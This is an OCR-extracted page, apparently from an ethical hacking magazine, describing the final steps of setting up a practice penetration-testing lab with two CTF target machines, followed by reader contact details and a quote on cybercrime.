
Click on "Reload" for the new changes to take effect.




Click on "Finish".




All your doubts, queries and questions related to ethical hacking and penetration testing can be mailed to editor@hackercoolmagazine.com
or you can get to us at our Facebook Page Hackercool Magazine or
tweet to us at @hackercoolmagz



The Lab is almost ready. Check whether if a machine in the LAN can access internet.



Next, set the targets. We will be using two targets : Monitoring CTF Machine and Cherry CTF machine. Install them and assign the NAT interface to them.



The LAB is complete and ready to use.

"The Internet is a worldwide platform for sharing information.
It is a community of common interests.
No country is immune to such global challenges as cybercrime,
hacking, and invasion of privacy."

- Walter O' Brien.

HACKING CASE

